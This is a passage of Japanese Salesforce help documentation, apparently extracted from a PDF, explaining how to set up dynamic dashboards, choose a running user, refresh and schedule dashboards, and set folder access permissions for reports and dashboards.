
商品ごとの営業パフォーマンス

閲覧者が商品ごとの営業パフォーマンスを追跡できる営業ダッシュボードを作成します。これを行うには、完了した収益など、重要業績評価指標を使用してダッシュボードを作成します。［商品名］項目に検索条件を追加して、閲覧者が商品ごとにパフォーマンスを表示できるようにします。



異なる取引先セグメントの案件

2つの検索条件を設定してダッシュボードを作成し、異なる種別の取引が異なる取引先セグメントにわたってどのように実行されているかを表示します。組織セグメントがどのようにみなすかを反映したいくつかの範囲を含む［年間売上］の検索条件を作成してから、商談［種別］に検索条件を作成し、最後に［範囲］別に案件を表示する検索条件を追加します。これを動的ダッシュボードとして作成すると、営業組織全体がそれを使用できるようになるため、管理者はそれを使用してチームのパフォーマンスを表示し、担当者はそれを使用して自分のパフォーマンスを監視できます。



ダッシュボードの個人別ビューの提供

動的ダッシュボードでは、各ユーザがアクセス権を持つデータを表示できます。動的ダッシュボードでは、別個のダッシュボードを作成しなくても、実行ユーザとフォルダによって、データアクセスレベルごとにデータ表示を制御できます。

管理者は、ダッシュボードへのアクセスを管理するために、データを特定の表示制限を設定したフォルダに保存します。ダッシュボードフォルダは、グループ、ロール、またはテリトリーに対して公開、非表示、制限ありのいずれかに設定できます。フォルダにアクセスできれば、そのダッシュボードを表示できます。

ダッシュボードへのアクセスはフォルダによって制御されますが、データへのアクセスは*実行ユーザ*によって決まります。実行ユーザオプションは次のとおりです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 指定したユーザとして実行:特定の 1 人のユーザのセキュリティ設定を使用してダッシュボードが実行されます。個人のセキュリティ設定に関係なく、ダッシュボードへのアクセス権を持つすべてのユーザに同じデータが表示されます。この方法は、階層の全体像を共有する場合や、各メンバーの業績をチーム内で公表してチームメンバーの意欲を喚起する場合に最適です。「すべてのデータの参照」権限がない場合は、自分のみを選択できます。「私のチームのダッシュボードの参照」権限がある場合、ロール階層内で自分より下位の任意のユーザを選択できます。
- ログインしたユーザとして実行:ダッシュボードを表示しているユーザのセキュリティ設定を使用して*動的ダッシュボード*が実行されます。各ユーザのアクセス権に従って、ダッシュボードが表示されます。この方法は、システム管理者が 1 つの共通のダッシュボードコンポーネントセットを、アクセス権の異なる各ユーザに割り当てる場合に役立ちます。

動的ダッシュボードでは、別個のダッシュボードを作成しなくても、実行ユーザとフォルダによって、データアクセスレベルごとにデータ表示を制御できます。1つの動的ダッシュボードで、組織のすべてのレベルに対応する総計値の標準セットを表示できます。

動的ダッシュボードごとに最大3つの検索条件を作成できます。動的ダッシュボードの絞り込みにより、管理者はより柔軟にダッシュボードを作成できるようになりました。たとえば、営業担当と商品の検索条件が含まれた組織全体の営業スコアカードを作成できます。これにより、各営業マネージャは部下の個々のパフォーマンスを表示することも、全体の合計を表示することもできます。また、商品別に売上を表示できるため、特定の営業担当が営業成績を上げている商品と上げていない商品を確認できます。

「私のチームのダッシュボードの参照」権限または「すべてのデータの参照」権限を持つマネージャは、ロール階層内で自分より下位のユーザとしてダッシュボードをプレビューするオプションがあります。

組織内で使用できる動的ダッシュボードの最大数は、Enterprise Edition の場合は 5 個、Unlimited Edition および Performance Edition の場合は 10 個、Developer Edition の場合は 3 個です。追加の動的ダッシュボードを購入できる場合があります。

メモ:

- 動的ダッシュボードは、Salesforce Classic と Lightning Experience の両方で表示できますが、設定するには Salesforce Classic に切り替える必要があります。
- 動的ダッシュボードではコンポーネントのフォローはサポートされていません。
- 動的ダッシュボードは個人フォルダには保存できません。
- 動的ダッシュボードの更新をスケジュール設定することはできません。動的ダッシュボードは手動で更新する必要があります。

ビジネスシナリオの例

商談チームは、1人の統括責任者、4人の営業マネージャ、および40人の営業担当で構成されているとします。つまり、営業マネージャ 1 人あたり 10 人の営業担当になります。ロールと階層で制限される次の総計値が表示されるダッシュボードの作成を依頼されました。

ロール	合計契約数	競合会社の商談成立率	ミーティング種別ごとの活動数
営業担当	✅		✅
営業マネージャ	✅	✅	
販売の統括責任者	✅	✅	

表示されるデータは、営業担当の場合は各自のデータのみ、マネージャの場合は管理する営業担当のデータのみ、統括責任者の場合はチーム全体のデータとなる必要があります。このような場合、従来の方法ではそれぞれのユーザに対応する 45 個のダッシュボードを個別に作成する必要がありました。また、複数のフォルダを作成してアクセス権を管理する必要もありました。

動的ダッシュボードでは、次のように 2 つのダッシュボードを作成して 1 つのフォルダに保存するだけで済みます。

- 次のコンポーネントがある営業担当用の動的ダッシュボードを作成します。
  - 合計契約数のゲージ
  - ミーティング種別ごとの活動数を示すテーブル
- 次のコンポーネントがあるマネージャおよび統括責任者用の動的ダッシュボードを作成します。
  - 合計契約数のゲージ
  - 競合会社の商談成立率の縦棒グラフ
- 必要に応じて、ダッシュボードの表示をさらに絞り込むことができる検索条件を作成します。たとえば、主要な取引先に検索条件を作成して、閲覧者が取引先ごとの契約、活動、および競合の脅威に焦点を当てることができるようにします。

各ユーザには、そのユーザがアクセスできるデータのみが表示されます。営業担当には、自分の契約数と活動数が表示されます。マネージャには、管理する営業担当の契約数と商談成立率が表示されます。統括責任者には、チーム全体の契約数と商談成立率が表示されます。総計値はマネージャも統括責任者も同じであるため、両方のロールで同じ動的ダッシュボードを使用できます。動的ダッシュボード機能によって、必要なダッシュボードの数が 45 個から 2 個に削減されます。

1. 動的ダッシュボードの設定
   動的ダッシュボードを設定するには、Salesforce Classic に切り替えます。ダッシュボードおよび基礎となるレポートを保持するフォルダを作成してから、ダッシュボードを作成します。

関連トピック:

ダッシュボードの絞り込み

Salesforce Classic ダッシュボードを作成

動的ダッシュボードの設定

動的ダッシュボードの設定

動的ダッシュボードを設定するには、Salesforce Classic に切り替えます。ダッシュボードおよび基礎となるレポートを保持するフォルダを作成してから、ダッシュボードを作成します。

組織内で使用できる動的ダッシュボードの最大数は、Enterprise Edition の場合は 5 個、Unlimited Edition および Performance Edition の場合は 10 個、Developer Edition の場合は 3 個です。

メモ:

- 動的ダッシュボードは、Salesforce Classic と Lightning Experience の両方で表示できますが、設定するには Salesforce Classic に切り替える必要があります。
- 動的ダッシュボードは個人フォルダには保存できません。
- 動的ダッシュボードの更新をスケジュール設定することはできません。動的ダッシュボードは手動で更新する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

動的ダッシュボードを作成、編集、および削除する

- 「レポート実行」および「動的ダッシュボードの管理」

ダッシュボードで他の実行ユーザを選択する

- 「私のチームのダッシュボードの参照」または「すべてのデータの参照」

1. すべてのダッシュボード閲覧者がアクセスできるフォルダを作成します。このフォルダには、動的ダッシュボードおよび対応するコンポーネントソースレポートが保存されます。
2. [ダッシュボード] タブで、新しいダッシュボードを作成するか、既存のダッシュボードを編集します。
3. [次のユーザとしてダッシュボードを参照] 項目の横にある ▼ ボタンをクリックします。

   メモ: 「動的ダッシュボードの管理」権限がない場合は、実行ユーザのみを入力し、最終ステップに進んでください。指定可能なすべてのユーザを表示するには「*」を入力します。
4. [ログインしたユーザとして実行] を選択します。
5. 必要に応じて、[承認されたユーザが実行ユーザを変更] を選択し、権限を持つユーザがダッシュボードビューページの実行ユーザを変更できるようにします。
   - 「私のチームのダッシュボードの参照」権限を持つユーザは、ロール階層内で自分より下位のユーザとしてダッシュボードを表示できます。
   - 「すべてのデータの参照」権限を持つユーザはダッシュボードを編集でき、組織のどのユーザとしてもダッシュボードを表示できます。
   - 実行ユーザではなく、「すべてのデータの参照」権限を持っていなくても、ダッシュボードへのアクセス権があれば「他のユーザのダッシュボードの有効化」権限を持つユーザはダッシュボードを編集できます。
6. [OK] をクリックします。
7. [次のユーザとしてダッシュボードを参照] 項目に実行ユーザを入力します。
8. ダッシュボードを保存します。

9. [レポート実行] ページで、適切な［表示］オプションを設定します。
   たとえば、[私のチームの商談] を選択すると、各動的ダッシュボード閲覧者はチームのすべての商談を表示できます。

ヒント: ダッシュボードに表示されるデータを制限しないようにするには、次の点に注意してください。

- 詳細な検索条件に特定のレコードの所有者を含めないようにします(「*商談所有者 次の文字列と一致する* `Frank Smith`」など)。
- 商談レポートの保存時に［階層レベルの保存］をクリックしないようにします。

関連トピック:

ダッシュボード検索条件の追加
ダッシュボードの個人別ビューの提供
ダッシュボードの実行ユーザの選択

ダッシュボードの実行ユーザの選択

*実行ユーザ*を選択して、ダッシュボードに表示するデータを指定します。

各ダッシュボードには*実行ユーザ*が指定され、そのユーザのセキュリティ設定によってダッシュボードに表示されるデータが決まります。

メモ: 実行ユーザの選択に必要な「動的ダッシュボードの管理」権限は、**Professional** Edition では使用できません。

「すべてのデータの参照」権限がある場合、ダッシュボードの実行ユーザとして組織の任意のユーザを選択できます。「私のチームのダッシュボードの参照」権限がある場合、ロール階層内で自分より下位の任意のユーザを選択できます。

メモ: Visualforce を使用するダッシュボードコンポーネントでは実行ユーザが無視され、コンテンツは参照ユーザが Visualforce ページへのアクセス権がある場合にのみ表示されます。ダッシュボードのその他のコンポーネントには影響ありません。

Salesforce Platform または Salesforce Platform One ユーザライセンスを持つユーザは、ダッシュボードの実行ユーザも同じ種類のユーザライセンスを持っていれば、ダッシュボードの参照のみができます。さまざまなライセンスの種類のユーザに、個別のダッシュボードを作成することを検討してください。

ダッシュボードの実行ユーザを選択するには、Salesforce Classic に切り替えてから、次の操作を実行します。

1. ダッシュボードを編集します。
2. [次のユーザとしてダッシュボードを参照] 項目の横にある ▼ ボタンをクリックします。

   メモ: 「動的ダッシュボードの管理」権限がない場合は、実行ユーザのみを入力し、最終ステップに進んでください。指定可能なすべてのユーザを表示するには「*」を入力します。
3. 実行ユーザ設定を選択します。
   - 指定したユーザとして実行: 特定の 1 人のユーザのセキュリティ設定を使用してダッシュボードが実行されます。個人のセキュリティ設定に関係なく、ダッシュボードへのアクセス権を持つすべてのユーザに同じデータが表示されます。この方法は、階層の全体像を共有する場合や、各メンバーの業績をチーム内で公表してチームメンバーの意欲を喚起する場合に最適です。「すべてのデータの参照」権限がない場合は、自分のみを選択できます。「私のチームのダッシュボードの参照」権限がある場合、ロール階層内で自分より下位の任意のユーザを選択できます。
   - ログインしたユーザとして実行: ダッシュボードを表示しているユーザのセキュリティ設定を使用して*動的ダッシュボード*が実行されます。各ユーザのアクセス権に従って、ダッシュボードが表示されます。この方法は、システム管理者が 1 つの共通のダッシュボードコンポーネントセットを、アクセス権の異なる各ユーザに割り当てる場合に役立ちます。
4. 必要に応じて、[承認されたユーザが実行ユーザを変更] を選択し、権限を持つユーザがダッシュボードビューページの実行ユーザを変更できるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを作成、編集、および削除する
- 「レポート実行」および「ダッシュボードの管理」

動的ダッシュボードを作成、編集、および削除する
- 「レポート実行」および「動的ダッシュボードの管理」

ダッシュボードで他の実行ユーザを選択する
- 「私のチームのダッシュボードの参照」または「すべてのデータの参照」

- 「私のチームのダッシュボードの参照」権限を持つユーザは、ロール階層内で自分より下位のユーザとしてダッシュボードを表示できます。
- 「すべてのデータの参照」権限を持つユーザはダッシュボードを編集でき、組織のどのユーザとしてもダッシュボードを表示できます。
- 実行ユーザではなく、「すべてのデータの参照」権限を持っていなくても、ダッシュボードへのアクセス権があれば「他のユーザのダッシュボードの有効化」権限を持つユーザはダッシュボードを編集できます。

メモ: 「すべてのデータの参照」または「私のチームのダッシュボードの参照」権限を持っている場合、他のユーザとしてダッシュボード編集ページをプレビューできます。ただし、ダッシュボード表示ページから実行ユーザを変更するには、［承認されたユーザが実行ユーザを変更］を選択する必要があります。

5. [OK] をクリックします。
6. ［次のユーザとしてダッシュボードを参照］項目に実行ユーザを入力します。
7. ダッシュボードを保存します。

ダッシュボードの実行とその後の参照

ダッシュボードの名前をクリックして実行します。ダッシュボードグラフはインタラクティブであるため、ダッシュボードにマウスポインタを置いてクリックし、詳細を確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. ダッシュボードデータの更新
   ダッシュボードに最新データを読み込むには、[更新]をクリックします。データは、ダッシュボードの右上隅に表示される［更新日 . . .］の日時現在となります。
2. ダッシュボードの更新のスケジュール設定
   Enterprise Edition、Unlimited Edition、Performance Edition では、ダッシュボードを、日、週、または月単位で更新するようにスケジュールできます。

ダッシュボードデータの更新

ダッシュボードに最新データを読み込むには、[更新]をクリックします。データは、ダッシュボードの右上隅に表示される［更新日 . . . ］の日時現在となります。

1. ダッシュボードのデータに最新データを補充するには、[更新] をクリックします。
   ダッシュボードデータの更新中は、[更新] ボタンは **[Refreshing...]** に変わります。データの更新中はダッシュボードから離れて、Salesforce で他の作業を実行できます。ダッシュボードの更新が完了したら、Salesforce 1 の右側の通知パネルでダッシュボードの準備ができたことが通知されます。ダッシュボードの更新では転送通知は有効になっていないため、メールではなくアプリケーション内でのみ通知されます。

   ヒント: 10 分経過してもダッシュボードのデータが更新されない場合、更新は自動的に停止します。必要に応じて、[更新] を改めてクリックします。

ダッシュボードを更新するとき、ダッシュボードデータは、組織内でそのダッシュボードへのアクセス権を持つ他のユーザについても更新されます。更新中にさらにデータの更新要求が送信されても、それが更新の完了から 1 分以内のものは無視されます。ユーザビューは最新データです。

ダッシュボードで条件を変更する場合、以前にキャッシュされたデータが存在する場合はそのデータが表示されます。データが存在しない場合は、最新データが取得されます。いずれの場合も、ダッシュボードの「最終更新」日付には表示しているデータのタイムスタンプが表示されます。最新データを取得するには、[更新] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードデータを更新する
- 「レポート実行」とダッシュボードフォルダへのアクセス権

ダッシュボードの更新のスケジュール設定

Enterprise Edition、Unlimited Edition、Performance Edition では、ダッシュボードを、日、週、または月単位で更新するようにスケジュールできます。

メモ:「設定・定義を参照する」権限を持つユーザは、[すべてのスケジュール済みジョブ]ページで、組織で更新スケジュール済みのすべてのダッシュボードを参照できます。[すべてのスケジュール済みジョブ] ページを表示するには、[設定] から［クイック検索］ボックスに「*スケジュール済みジョブ*」と入力し、[スケジュール済みジョブ] を選択します。「すべてのデータの編集」権限を持つユーザは、更新スケジュール済みのダッシュボードの横にある [削除] をクリックして、その更新スケジュールのインスタンスをすべて完全に削除できます。

さらに、更新が完了したら、HTML 版のダッシュボードを含むメールを送信するように設定できます。HTML をサポートしていないメールアプリケーションの場合、メールにはテキストとダッシュボードへのリンクが含まれます。

1. [ダッシュボード] タブで、［ダッシュボードの参照］項目を使用してダッシュボードを選択します。
2. [更新] をクリックし、[更新のスケジュール] を選択します。

   ダッシュボードのスケジュール設定またはメール送信を行う場合、検索条件は適用されません。

   各ダッシュボードには*実行ユーザ*が指定され、そのユーザのセキュリティ設定によってダッシュボードに表示されるデータが決まります。

   メモ: 実行ユーザが無効になると、ダッシュボードが実行されません。

3. 通知設定を選択します。
   - メールを自分のユーザアドレスに送信する場合は、［自分に送信］をクリックします。
   - メールを他の Salesforce ユーザに送信する場合は、［他のユーザに送信...］をクリックします。

     メモ: ポータルユーザは、［ポータルユーザへのレポートとダッシュボードの送信を許可］オプションが有効な場合にのみ、レポートとダッシュボードの更新メール通知を受け取ります。

   - Outlook 2007 では、ダッシュボード更新通知が正しく表示されない場合があります。
   - HTML形式のダッシュボード更新通知では、ダッシュボード名をクリックして、Salesforceにログインし、ダッシュボードを表示できます。
   - 他のユーザにダッシュボード更新通知を送信するには、それらのユーザにアクセス権が付与されている公開フォルダにダッシュボードを格納します。他のユーザは、個人用の非公開フォルダに格納したダッシュボードにアクセスできません。ダッシュボードを公開フォルダに追加するには、ダッシュボードのプロパティを編集します。
   - ダッシュボード更新通知のコンポーネントをクリックすると、Salesforceのソースレポートを表示できます。
   - Visualforce ページおよび Sコントロールを含むダッシュボードコンポーネントは、ダッシュボード更新通知に表示されない場合があります。ユーザは、Salesforceにソースレポートを表示する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ダッシュボードの更新をスケジュール設定し、メールで送信する
- 「ダッシュボードのスケジュール設定」

ダッシュボード更新スケジュールを削除する
- 「すべてのデータの編集」

- メールクライアントでは、ダッシュボード更新通知をオフラインで表示できます。
- ダッシュボードに検索条件がある場合、条件が設定されていないバージョンのみがメール送信されます。
- デフォルトで、Salesforce は、ダッシュボードメールの画像を Lotus Notes ではサポートされない `.png` (Portable Network Graphic) ファイルとして送信します。［ダッシュボードメールで `Lotus Notes` と互換性のある画像を使用］> オプションを有効にすると、Salesforce ではダッシュボードメールを送信するときに、Lotus Notes をサポートする `.jpg` 画像が使用されます。このオプションを表示するには、「ダッシュボードのスケジュール」の権限が必要です。

  メモ: Lotus Notes と互換性のある画像を含むダッシュボードメールは非常に大きいため、画質が低くなる可能性があります。

4. 更新をスケジュール設定します。

   a. ［頻度］項目を設定します。

   ［毎日］、［毎週］、または［毎月］項目をクリックして、詳細なオプションを表示します。

   スケジュールされたダッシュボードの更新の合計回数と頻度は Salesforce のエディションによって異なります。Enterprise Edition、Unlimited Edition、Performance Edition でスケジュールできるダッシュボードの更新は最大 200 件です。Unlimited Edition および Performance Edition ユーザは、ダッシュボードの更新を各日 1 時間に 2 件までスケジュールできます。Enterprise Edition ユーザは、ダッシュボードの更新を各日 1 時間に 1 件までスケジュールできます。追加のスケジュール済みダッシュボードを購入できる場合があります。詳細は、Salesforce の担当者にお問い合わせください。

   b. ［開始］および［終了］項目に日付を指定します。

   ダッシュボードは、更新をスケジュールしたユーザのタイムゾーンに基づいて更新されます。たとえば、ユーザレコードの［タイムゾーン］項目が太平洋標準時間 (PST) に設定されている場合に、毎日 2:00 PM にダッシュボードを更新するようにスケジュールすると、ダッシュボードは、太平洋標準時間の毎日 2:00 PM から 2:29 PM の間に更新されます。以前スケジュールしたタイムゾーンとは別のタイムゾーンでスケジュールを表示し、保存する場合、時間枠が変わる場合があります。

   c. ［希望開始時刻］の下にある [選択可能なオプション...] をクリックして、時刻を選択します。

   ダッシュボードの更新は、希望開始時刻から 30 分以内に実行されます。たとえば、2:00 PM を選択した場合、そのダッシュボードは、2:00 PM から 2:29 PM の間の可能な時刻に更新されます。

   メモ: 他のユーザがすでにその時刻を選択している場合には、その希望開始時刻を選択できないことがあります。

- 毎月の特定の日にダッシュボードを更新するようにスケジュールした場合、そのダッシュボードは、その日を含む月にのみ更新されます。たとえば、毎月 31 日にダッシュボードを更新するようにスケジュールした場合、そのダッシュボードは、30 日しかない月には更新されません。毎月月末に更新するには、［毎月の指定日］ドロップダウンリストから [最終] を選択します。
- 実行ユーザにダッシュボードフォルダへのアクセス権がない場合、ダッシュボードはスケジュールどおりに実行されません。
- ダッシュボードに検索条件がある場合、条件が設定されていないバージョンのみが最新表示されます。
- 動的ダッシュボードの更新をスケジュール設定することはできません。動的ダッシュボードは手動で更新する必要があります。

5. [保存] をクリックします。

ダッシュボードの更新のスケジュールを削除するには、[更新] > [更新のスケジュール] > [ダッシュボードのスケジュールを解除] をクリックします。

ダッシュボードの更新のスケジュールはごみ箱には格納されず、完全に削除されます。更新のスケジュールを削除しても、ダッシュボード自体に影響はありません。

関連トピック:

- ダッシュボード検索条件の適用
- ダッシュボードデータの更新

ダッシュボードの共有

ダッシュボードは、選定されたインタラクティブなデータセットを同僚と共有する最適な方法です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

メモ: フォルダを操作する場合、Lightning Experience の次の制限に留意してください。

Lightning Experience で使用できない機能

機能	Lightning Experience 機能に関する留意事項
標準フォルダ (Salesforce にパッケージ化されているデフォルトのレポートとダッシュボードを含む)	
フォルダ間でのレポートとダッシュボードの移動	
レポートフォルダとダッシュボードフォルダの作成および削除	Salesforce Classic で作成されたフォルダとそのコンテンツは Lightning Experience で使用できます。レポートやダッシュボードの作成またはコピー時、ユーザはこれらのフォルダ内に保存することができます。
レポートフォルダおよびダッシュボードフォルダの共有	Salesforce Classic のフォルダに対する共有権限セットは Lightning Experience でも有効ですが、共有権限の設定や変更を行うことはできません。
レポートフォルダおよびダッシュボードフォルダの検索	Lightning Experience では、ユーザはレポートフォルダとダッシュボードフォルダの検索ができません。

機能	Lightning Experience 機能に関する留意事項
	グローバル検索の結果にはレポートとダッシュボードが含まれますが、レポートフォルダとダッシュボードフォルダは含まれません。

1. レポートおよびダッシュボードへのアクセスの管理
   レポートおよびダッシュボードへのアクセスは、それらが保存されているフォルダの設定によって制御されます。レポートまたはダッシュボードへの自分のアクセス権を他のユーザに付与するには、レポートを共有フォルダに置きます。自分のレポートに他のユーザがアクセスできないようにするには、自分のみがアクセスできる個人フォルダにレポートを置きます。
2. ダッシュボードの印刷
   ブラウザの印刷オプションを使用して、ダッシュボードを印刷します。

レポートおよびダッシュボードへのアクセスの管理

レポートおよびダッシュボードへのアクセスは、それらが保存されているフォルダの設定によって制御されます。レポートまたはダッシュボードへの自分のアクセス権を他のユーザに付与するには、レポートを共有フォルダに置きます。自分のレポートに他のユーザがアクセスできないようにするには、自分のみがアクセスできる個人フォルダにレポートを置きます。

レポートまたはダッシュボードフォルダにアクセスするには、[レポート]タブに移動します。[レポート]タブの[フォルダ]ペインで をクリックし[新規レポートフォルダ]または[新規ダッシュボードフォルダ]を選択してフォルダを作成するか、フォルダの をクリックして編集します。

自分が作成しなかったレポートまたはダッシュボードを編集する場合、またはレポートを他のユーザと共有する場合には、次の点に留意してください。

- フォルダのアクセス権が「参照・更新」に設定されている場合にのみ、フォルダの内容を変更できます。「公開レポートの管理」または「公開ダッシュボードの管理」権限を持つユーザのみが、「参照のみ」フォルダを削除または変更できます。権限やフォルダの設定に関わらず、空のフォルダや他のユーザの個人フォルダは編集できません。
- システム管理者、または「公開レポートの管理」権限および「レポートの作成とカスタマイズ」権限を持つユーザは、すべてのユーザが表示できるカスタムレポートを作成できます。カスタムレポートフォルダを作成したり、各フォルダにアクセスできるユーザグループを設定したりして、レポートを整理することもできます。Personal Edition、Contact Manager Edition、Group Edition では、公開レポートとレポートフォルダは使用できません。
- レポートを公開するには、レポートを実行し、[別名で保存]をクリックします。レポート名を指定し、公開レポートフォルダを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レポートフォルダは、**Contact Manager** Edition、**Group** Edition、**Personal** Edition では使用できません。

ユーザ権限

公開レポートフォルダを作成、編集、および削除する

- 「公開レポートの管理」

公開ダッシュボードフォルダを作成、編集、および削除する

- 「ダッシュボードの管理」および「すべてのデータの参照」

1. レポートフォルダへのアクセス権
   フォルダへのアクセスは権限によって制御されます。ユーザが公開レポートフォルダ、非表示レポートフォルダ、または共有レポートフォルダにアクセスするには、特定の権限が必要です。
2. ダッシュボードフォルダへのアクセス権
   フォルダへのアクセスは権限によって制御されます。ユーザが公開ダッシュボードフォルダ、非表示ダッシュボードフォルダ、または共有ダッシュボードフォルダにアクセスするには、特定の権限が必要です。

関連トピック:

ダッシュボードフォルダへのアクセス権

レポートフォルダへのアクセス権

レポートフォルダへのアクセス権

フォルダへのアクセスは権限によって制御されます。ユーザが公開レポートフォルダ、非表示レポートフォルダ、または共有レポートフォルダにアクセスするには、特定の権限が必要です。

次の表は、公開、非表示、共有という 3 種類のレポートフォルダへのアクセスに必要な権限を示しています。

メモ:「公開フォルダのレポートを参照」権限は、レポートおよびダッシュボードの拡張共有が有効な組織でのみ使用できます。レポートおよびダッシュボードの拡張共有が無効な組織では、「すべてのデータの参照」を使用します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レポートフォルダは、**Contact Manager** Edition、**Group** Edition、**Personal** Edition では使用できません。

公開フォルダ

次の権限は、次の表示設定が設定されているフォルダに適用されます。

- このフォルダは、ポータルユーザを含むすべてのユーザがアクセス可能です
- このフォルダは、ポータルユーザを除き、すべてのユーザがアクセス可能です

アクセスレベル	参照専用フォルダへのアクセス権限	参照/更新フォルダへのアクセス権限
参照	次のいずれかを実行できます。 • 「公開フォルダのレポートを参照」 • 「レポート実行」 • 「公開レポートの管理」 • 「すべてのデータの参照」	次のいずれかを実行できます。 • 「レポート実行」 • 「公開レポートの管理」 • 「すべてのデータの参照」
新規書き込み	「公開レポートの管理」	「レポートの作成とカスタマイズ」
変更/削除	「公開レポートの管理」	「公開レポートの管理」

非表示フォルダ

次の権限は、次の表示設定が設定されているフォルダに適用されます。

- このフォルダはすべてのユーザから非表示となります

アクセスレベル	参照専用フォルダへのアクセス権限	参照/更新フォルダへのアクセス権限
参照	次のいずれかを実行できます。 • 「公開フォルダのレポートを参照」 • 「すべてのデータの参照」	「すべてのデータの参照」
新規書き込み	「公開レポートの管理」	「公開レポートの管理」
変更/削除	「公開レポートの管理」	「公開レポートの管理」

メモ: 非表示フォルダ設定は、レポートおよびダッシュボードの拡張共有が無効な組織でのみ使用できます。レポートおよびダッシュボードの拡張共有が有効な組織でこれに相当するのは、共有設定のないフォルダ、つまり、誰とも明示的に共有されていないフォルダです。

共有フォルダ

アクセスレベル	参照専用フォルダへのアクセス権限	参照/更新フォルダへのアクセス権限
参照	次のいずれかを実行できます。 • 「公開フォルダのレポートを参照」 • 「レポート実行」(共有ユーザ) • 「公開レポートの管理」 • 「すべてのデータの参照」	次のいずれかを実行できます。 • 「レポート実行」(共有ユーザ) • 「公開レポートの管理」(共有ユーザ) • 「すべてのデータの参照」
新規書き込み	「公開レポートの管理」	「レポートの作成およびカスタマイズ」(共有ユーザ)
変更/削除	「公開レポートの管理」	「公開レポートの管理」

関連トピック:

レポートとダッシュボードの拡張共有の有効化

ダッシュボードフォルダへのアクセス権

フォルダへのアクセスは権限によって制御されます。ユーザが公開ダッシュボードフォルダ、非表示ダッシュボードフォルダ、または共有ダッシュボードフォルダにアクセスするには、特定の権限が必要です。

次の表は、公開フォルダ、非表示フォルダ、共有フォルダという 3 種類のダッシュボードフォルダへのアクセスに必要な権限を示しています。

公開フォルダ

次の権限は、次の表示設定が設定されているフォルダに適用されます。

- このフォルダは、ポータルユーザを含むすべてのユーザがアクセス可能です
- このフォルダは、ポータルユーザを除き、すべてのユーザがアクセス可能です

アクセスレベル	参照専用フォルダへのアクセス権限	参照/更新フォルダへのアクセス権限
参照	「レポート実行」	「レポート実行」
新規書き込み	次のすべてを実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」	次の*両方*を実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

レポートフォルダは、**Contact Manager** Edition、**Group** Edition、**Personal** Edition では使用できません。

アクセスレベル	参照専用フォルダへのアクセス権限	参照/更新フォルダへのアクセス権限
	• 「すべてのデータの参照」	
変更/削除	次のすべてを実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」 • 「すべてのデータの参照」	次のすべてを実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」 • 「すべてのデータの参照」

非表示フォルダ

次の権限は、次の表示設定が設定されているフォルダに適用されます。

- このフォルダはすべてのユーザから非表示となります

アクセスレベル	参照専用フォルダへのアクセス権限	参照/更新フォルダへのアクセス権限
参照	次の*両方*を実行できます。 • 「レポート実行」 • 「すべてのデータの参照」	次の*両方*を実行できます。 • 「レポート実行」 • 「すべてのデータの参照」
新規書き込み	次のすべてを実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」 • 「すべてのデータの参照」	次のすべてを実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」 • 「すべてのデータの参照」
変更/削除	次のすべてを実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」 • 「すべてのデータの参照」	次のすべてを実行できます。 • 「レポート実行」 • 「ダッシュボードの管理」 • 「すべてのデータの参照」

共有フォルダ

アクセスレベル	参照専用フォルダへのアクセス権限	参照/更新フォルダへのアクセス権限
参照	「レポート実行」	「レポート実行」
